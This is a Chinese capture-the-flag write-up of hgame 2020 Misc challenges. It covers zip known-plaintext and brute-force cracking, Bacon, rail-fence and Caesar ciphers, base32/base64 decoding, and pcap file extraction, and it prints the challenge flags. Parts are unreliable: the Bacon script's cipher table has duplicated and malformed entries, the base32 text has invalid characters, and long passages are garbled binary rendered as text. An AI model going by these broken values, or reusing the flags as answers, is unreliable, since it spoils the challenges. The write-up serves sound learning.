flag	20/01/09 17:57	文本文档	1 KB
flag.txt		用记事本打开	X

因为 `unicode` 编码的格式为 `\uxxxx`，所以我们用 `00` 补齐，得到

```
\u0068\u0067\u0061\u006d\u0065\u007b\u0044\u006f\u005f\u0079\u0030\u0075\u005f\u004b\u006e\u004f\u0057\u005f\u0075\u004e\u0069\u0043\u0030\u0064
\u0033\u003f\u007d
```

然后放到在线工具上解码

在线unicode转中文,中文转unicode

在线unicode转中文,中文转unicode

1	hgame{Do_y0u_KnOW_uNiC0d3?}
2	
3	

hgame{Do_y0u_KnOW_uNiC0d3?}

克苏鲁神话

这道题是我最后做出来的 `Misc`，之前有各种愚蠢的想法，好在有了 `ObjectNotFound` 学长的帮助，总算算是把这道题做出来了。

克苏鲁神话[SOLVED]

Description

`ObjectNotFound` 几天前随手从 `Cosmos` 电脑桌面上复制下来的文件。

唔，好像里面有什么不得了的东西。

【hint1】请使用 `7zip`。另外，加密的 `zip` 是无法解出密码的。

Challenge Address http://oss-east.zhouweitong.site/hgame2020/week1/Cthulhu_lzWIREHNWbPveclo8wZrNBL9LOat8yO9.zip


Base Score 100

Now Score 100

User solved 87


解压出来后有一个 `.txt` 和 `.zip`，压缩包有密码，且密码无法解出，但观察可以发现，压缩包里的一个 `Bacon.txt` 已经给我们了，于是可以想到用 明文攻击 破解压缩包密码，所以我把 `Bacon.txt` 改为 `Bacon.zip`，然后上工具 `AAPR`。

它会将 破解后的 压缩包保存在另外一个文件夹中，这样我们就可以看到机密压缩包里的内容了。然后打开压缩包，里面一个 `.txt`，一个 `.doc`，`.doc` 文档还需要密码，这时候我们就可以去看看 `.txt` 里有什么东西。




```
↑ ⌘ Bacon.txt  
用记事本 打开 ⌂ ⌄ ⌅ X  
1 of Such GrEAt powers OR beiNGS tHeRe may BE conCEivAbly A SuRvIval oF HuGeLy REmOTE periOd.  
2  
3 *Password in capital letters.
```

看到这里，其实题目的提示已经很明显了，又是 Bacon，又是大小写混搭的，其实这里是一个培根密码，于是上网找了 Python 解密脚本，把两种加密方式都试一下，跑一跑就出来密码了。



```
please input string to decode:  
AABABABABAAAAAAAABBAAABBABAAAAABBAABAABBABABAABBAABBBAAAABA  
first decode method result is:  
FLAGHIDDENINDOC  
second decode method result is:  
[REDACTED]
```

密码： FLAGHIDDENINDOC，去打开.doc文件，里面没有 flag，网上搜一搜.doc文件通常隐写，于是打开隐藏文字，flag 就出来了。



刀越来越大，与怪物之间的距离也越来越远。←

终于结束了。随后的那些天，约翰森只是凝视着船舱里的雕像沉思，为他和身旁的狂笑疯子准备简单的食物。经历过生平第一次勇猛突进后，他放弃了导航，因为那次行动的反作用力取走了他灵魂中的某些东西。接下来，4月2日的风暴突然袭来，乌云同时也围困了他的心灵。那种感觉就仿佛幽魂在永恒的流质沟壑中盘旋，仿佛乘着彗尾穿过混乱宇宙的眩晕旅程，仿佛从深渊突然飞到月球然后又落回深渊，扭曲欢乐的旧日支配者和长着绿色蝙蝠翅膀的地狱小鬼齐声大笑，一切都好像身临其境。←

他在梦中得到了拯救——“警醒号”，海军部调查庭，达尼丁的街道，漫长的归乡旅程，艾奇伯格城堡旁的老屋。他不能开口，否则别人会认为他发疯了。他要在死亡降临前写下所知道的事情，但绝不能让妻子起疑心。假如死亡能抹掉那段记忆，那就是一种恩惠了。←

我读到的手稿就是这些，我将它连同那块浅浮雕和安杰尔教授的手稿一起放进了白铁箱子。我本人的这份记录也会放进去，它能够证明我的精神是否健全，也在其中拼凑起了我希望永远不要再有人拼凑起来的真相。我见到了宇宙蕴含的全部恐怖，见过之后，就连春日的天空和夏季的花朵在我眼中也是毒药。我不认为自己还能存活多久。我的叔祖父已经走了，可怜的约翰森也走了，我也将随他们而去。我知道得太多了，而那个异教依然存在。←

我猜克苏鲁也依然活着，回到了从太阳还年轻时就开始保护他的石块洞窟。受诅咒的城市再次沉入海底，因为“警醒号”在四月的风暴后曾驶过那个位置。而他在地面上的祭司依然在偏远的角落里，围着放置偶像的巨石号叫、跳跃和杀戮。克苏鲁肯定在沉没中被困在了黑暗深渊中，否则我们的世界此刻早已充满了惊恐和疯狂的尖叫。谁知道以后会怎么样呢？已经升起的或会沉没，已经沉没的或会升起。可憎之物在深渊中等待和做梦，衰败蔓延于人类岌岌可危的城市。那一刻终将到来——但我不愿也不能去想象！我衷心祈祷，假如我在死后留下了这份手稿，希望造物者会用谨慎代替鲁莽，别再让第二双眼睛看到它。←

hgame{Y0u_h@Ve_F0Und_mY_S3cReT}←

附上解密脚本

```
# coding:utf8

import re

alphabet = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l',
            'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y',
            'z']

first_cipher = ["aaaaa", "aaaab", "aaaba", "aaabb", "aabaa", "aabab", "aabba",
                "aabbb", "abaaa", "abaab", "ababa", "ababb", "abbaa", "abbab",
                "abbba", "abbbb", "baaaa", "baaab", "baaba", "baabb", "babaa",
                "babab", "babba", "babbb", "bbaaa", "bbaab"]
```

```
second_cipher = ["AAAAA", "AAAAB", "AAABA", "AAABB", "AABAA", "AABAB", "AABBA",
                 "AABBB", "ABAAA", "ABAAB", "ABAAB", "ABABA", "ABABB", "ABBA",
                 "ABBAB", "ABBBA", "ABBBB", "BAAAA", "BAAAB", "BAABA",
                 "BAABB", "BAABB", "BABAA", "BABAB", "BABBA", "BABBB", ]
```

```
def encode():
    upper_flag = False # 用于判断输入是否为大写
    string = raw_input("please input string to encode:\n")
    if string.isupper():
        upper_flag = True
        string = string.lower()
    e_string1 = ""
    e_string2 = ""
    for index in string:
        for i in range(0, 26):
            if index == alphabet[i]:
                e_string1 += first_cipher[i]
                e_string2 += second_cipher[i]
                break
    if upper_flag:
        e_string1 = e_string1.upper()
        e_string2 = e_string2.upper()
    print "first encode method result is:\n"+e_string1
    print "second encode method result is:\n"+e_string2
    return
```


```
def decode():
    upper_flag = False # 用于判断输入是否为大写
    e_string = raw_input("please input string to decode:\n")
    if e_string.isupper():
        upper_flag = True
        e_string = e_string.lower()
    e_array = re.findall(".{5}", e_string)
    d_string1 = ""
    d_string2 = ""
    for index in e_array:
        for i in range(0, 26):
            if index == first_cipher[i]:
                d_string1 += alphabet[i]
            if index == second_cipher[i]:
                d_string2 += alphabet[i]
    if upper_flag:
        d_string1 = d_string1.upper()
        d_string2 = d_string2.upper()
    print "first decode method result is:\n"+d_string1
    print "second decode method result is:\n"+d_string2
    return
```

```
if __name__ == '__main__':
    print "\t\tcoding by qux"
    while True:
        print "\t*****Bacon Encode_Decode System*****"
        print "input should be only lowercase or uppercase,cipher just include
a,b(or A,B)"
```

```
print "1.encode\n2.decode\n3.exit"
s_number = raw_input("please input number to choose\n")
if s_number == "1":
    encode()
    raw_input()
elif s_number == "2":
    decode()
    raw_input()
elif s_number == "3":
    break
else:
    continue
```

签到题ProPlus

解压压缩包，打开，发现里面有一个加密压缩包，和一个 `Password.txt`，打开看一看



The screenshot shows a Windows Notepad window with the file name "Password.txt" at the top. The content of the file is as follows:

```
1 Rdjxfwxjfimkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y h jnsxf qjFjf jnb rg fiyykwtbsnkm tm
xa jsdwqjfmkjy wlviHtqzqsGsffywjjyynf yssm xfjypnyihjn.
2
3 JRFVJYFZVRUAGMAI
4
5
6 * Three fenses first, Five Caesar next. English sentense first, zip password next.
```

于是想到 棋盘密码 间隔为 3， 凯撒密码 间隔为 5，先解密英文语句应该是为了判断间隔是否正确。放在在线工具上解密，英文语句是 `Many years later as he faced the firing squad, Colonel Aureliano Buendia was to remember that distant afternoon when his father took him to discover ice.`，一看是 百年孤独 的最著名的一句话，那么说明间隔没问题，于是依葫芦画瓢解密码。

解出来密码是 `EAVMUBAQHQMVEPDT`，拿过去解压压缩包。得到一个 `OK.txt`，里面全是 `ook?`

Google 搜一搜是一种密码，于是找到在线解密工具，解出来是 base32。

data:text;base32,NFLEET2SO4YEWR3HN5AUCQKBJZJVK2CFKVTUCQ
KBKF1UCQKB1VCUGQKZ1FAUCRCPINCW6S2BIFAU6V2VNRCVCVSSGR
XE6MTBKM3DIRKOO53UIMZPGB3DOV3ZINJVOOCHMNCTQ33LMJFX
EQKPHBQSW3CBKNLC6MRTIFAU1KZVMM4WIQKBIRVWOQ2F1F3UCY2
NIFIUCK2ZIFTUCOCBIZCECSKBKDUCSKBMZGUCUKBJ5AUI2DHIFAU
QN2ZJU2GKL3WNIXWINBQM5CTANJZOZHG2YLYLJQW6L2KMIYXGM
3YJMYFIVRWK52G25LNMFYGMYKZF5GFUMKRHF3TMY2WLBQXC4D
NOVLVO4KQPFLTSYSOHBXJRJRMVWEHTSOBWXCWBSNVIHSMTE
KVIGGT3OIZLDE4RLJZGY3DRNI4GY5SXPJTEK4SSJZMHAYJSME3FU

继续解密，解出来一串 base64，继续解密，出来一个 png。

NFVdaZzKuQx5yKLtuZzUUVnIn8m4Dnnu0azS3rSVGHvSpJOUuKn3JLnyIJU4Vv95mib5bHH80tTXYn1KvV3wvcyRmversi39N
mdNFVYdZ/JuA559KHc0qjaSqpg3fYNr1n+XE+4EQ3iQupDuA0x73frvcxsKdYAqPUhfSfYBpr1v/XU64EwzhQepCug8w7XXrv8sJd4lH
PEhdSPcBpr1u/Xc54U4whAepC+k+wLTxf8uJ9wJhvAgdSHdB5j2uvXf5YQ7wRAepC6k+wDTXrf+u5xwJxjCg9SFdB9g2uvWf5cT7kr
qClc8pWZKunt01eb085qc3YwD8JSaKxEskKM2R5/X50wU7Isn1EyJY4EctTn6vCZnd2EnPKVmShwL5KJN0ec1ObsLo+EpnVpIwCB
HbY4+r8nZxdgJT6mZEscCOWpz9HNzU7CTnhKzZQ4FshRm6Ppa3J2F3bCU2qmxLFAjtocfV6Ts7uwE555MyWOBXLU5ujzmpzdH
3wlJopcsyQozZhn9fk3P4SAI4HQwCADxgCAHzAEAdgA4YAA8wBAD4gCEAwAcMAQA+YAgA8AFDAiAP/wAFo0hUZh1mAAAAAB
JRU5ErkJgg==

解密结果以16进制显示

PNG

IHDRÉ

□YIDATX翌□7□~~ア~~lo□pO□P□W報貼□>□□C□□□□|A□E□□□x4蓋Yju[7]□W隣uCqU-Yju[7]□W隣uCqU-Yju[7]□W隣uCqU-Yju[7]□W隣uCqU-Yju[7]□W隣uCqU-Yju[7]□W隣uCqU-Yju[7]□W隣uS;□e□□□1!{2!□<,□ムムムC(dBb□□□P|D5□鍊!□Bl□Cx_0_B\$須L_H`Yeo□tB□~~ク~~矣

原本我是把 base64 解密成 16进制，然后把 16进制 数赋复制到 010Editor 里，这样就出来了一个二维码。其实更简单的解法是什么呢？问了学长才知道，base64 本身就可以表示图片，只需要在前面加上前缀 data:image/png;base64，加上 base64 码，在浏览器打开，就可以看到图片了。



把图片放在二维码扫描器里，就可以拿到 flag 了。



每日推荐

解压压缩包后得到 .pcapng 文件，那应该就是 流量分析题 了，用 Wireshark 打开。慢慢寻找，时不时地跟踪 TCP 流 或者 HTTP 流，看到了在数据传输过程中有一个 song.zip，于是想办法把它提取出来，上网搜一搜就有了，看[这里](#)。

提取出来以后得到加密压缩包 song.zip，在学长的提醒下，我用 记事本 打开它，在文件的末尾看到一行字。

song -记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

塵 迹殊磨紛模Z錢談□/迪x战??~0'N^?{銕箇t?燄?曷km拂? 7惱樂遊%氣7扭5]\＼燄o遼汎?故u穆□?{燄圍条w燄□H勉c? 梓u.<kh?鍾Z踪□烛;vo潔郭L□iSr密□
□擦#通d~

□W章3仲霧w艷?鈍F燄□Q哲u 67?炳膜P%?荀?鳴9□N/雷春?{燄+章?J dx?燄 v燄?^IFP薰□@[]桃??燄 Q聰號LO ?齊□?o淑曠AN談菇j□?o,□憤liz哈
戶X機□?酒□M放□C拋?佛駛□?葉果敗g%? 31(V?p^7插?燄?邀激□?燄研鵝鵝□鵝

X 硝|!沒耐|懈形 ▲(4)陽吳割?;a猶□?淇?△材辨BD?桂?燄□?dz匱匱T?媒 A>c禡腰A蘿蟹變羅暉?的膀胱?鷗葵割 CO出:□2 朵q?任q鴉柱p膚U臘拜歲財
仁□" @,~T匪明??燄?ez懈斷? 是u | 大謹?磧郎乾 ▲屏灑蕩??烏鍋堤K雲?間?POe板□沕m? ??燄??7桿 ?燄f芻蘭銀 銅~j馳鑿F莢 TV擎IM情 8 B頗
|燄割艇妖裝?門z(Rh蝶?否?忿Y!橫溼荷漪O顥 Qcn燄攬餅唯6筆殃y□&③醫謙迄]桿橫咱X□Y□? R靜-々鉄C□o縹辟BT4?q鑿仇?鮀4=景r餽廉賈燆e !?Ap
□?確


欄試(e) 偉@熾 U脢?D #P;G1喨nn1擾?燄&耕穀鉗□娘x廢鉗2鉄j銷z3?K?B缺)DvpE腐/聆|轉 & □ 2o脢□,□,?EC^S?@波奪 g絹m□#u曜掉散斧謀
F碎□2qoa? o抱□偶ux戊?S?焰筆縱?□ %? w?;宜□節谷墓堆取首個燄?o余Jv???燄恢□? <VXu相rFL燒刺蔚F□模蘖Z +W柯顯△伎勞@土?戴姓?SjC? ?選□
W燄?^??燄□(鯫?□m僉? (鯫0?燄它)?!!M斐 ?o迫恆?兆已C獵□8;b帳膜殞n謊'簫'P情稍悶?訛 韓-樟□oV~4隻般選滬萬□竟.6(g)|憑儼??燄?燄€@?^眷
□T24弓" ▲羽)佩瑞R誠績刊譏槿芳狩雅瀟□9 B□?め債翻?□偶-T燄? 緒燄>?燄" w\$?) 繩族_□_ v w|J?+燄,□?燄乙o2'□J□?o燄c間f□均□" F?o納o
dg?□m□E又調訛?泰~沸詳?紜??5k+?; [韩6:X7?R;?I"-燄燄?o龜蟬云*輩屍mn繞□ 肪 ?燄,征 [□o?廣1岷?奸yvt捲罔觸? hF撻?o~C
L积!?

暇醫?o叢□塘?燄窓?燄4?屢□□碑Q ?燄5zo齡 挣鶴□YRI转Y?T磨Doy鞋裡 唔檢?3??嘅□余潔h置刪??"垦墳n+墳?6<??叟[8!廚?牛U?ii? %2剗Y?3羌鮮 仁
捨V-U_▲IGb g01□筍?oDZ□4□慾rX])娘搽?T?你尔 &燄? !!!燄探□o4^ _?燄ZXX1闊?莓□2弦況#
(?)燄譯 補\$O瘠|e請\$O狼痕糲U?届8□捺v揭餸] t 烙繫;n苗k-~p号N三褪<入泥鷗□1d ?=\MdL估鶴rJ|o?b輪盜□b灘?燄v務□觀*煙Q6* 眇0漱d櫓鎮
□4?塑化劫r 鄭契諾R豹觀w□想□燄積純絳f達??rcu療枉o < y&燄□單准%□#燄雁gs兩2Y?R虧鶯勝5冠恨{?□}1?o?曉??Uo??燄 X? 噴捶Q?o穎炳寅望
翁?宗6回□凍5€拔珍?燄蛇?e告銅&柒□Y達道?燄?は5社C秆1A□??截藉仿斜M鶯V豹瞰?x?燄5V□?y獅?U7鶴W紓?鮑pT?XX鸞跳法#S發腎裝 p瑪- >條散
n?c曳3銓€愁?燄, aQoR已cs. 這q□+聆□燄職F類(h"??"3?報
4-?賽釗?sj鷄2y鹽城Er覩?oJ河f,?| 鍼o黑蠅N2?炒?燄C 懶, FU?[尤悽D?翠?S69 6賸青松 砧狀冉+犧"□?o作 #] 篓癟蕩, 汗G ?x o責y荅#佑□燄膠鮭
首4V: 令剝削W懶讓oh羌□唐W o紙Y ??1??oG遇衰敵赴?嗎=o K?oJ臘d□U 舞□?R汗G受??燄佗?209羣Bgi陵龍B □ 謂□燄晴濶 拉燄)7J2j?燄o歸?T妇?
□ 瞟□燄?燄□燄?燄?燄?燄?燄? AE□o PK□o □ o 膽~

密码为6位数字

第1行, 第1列 100% Macintosh (CR) ANSI

密码是六位数字，那我爆破也许也很快，于是上工具！



得到一个 .mp3 文件，然后用 Audacity 打开，看一看 频谱图， flag 就出来了。

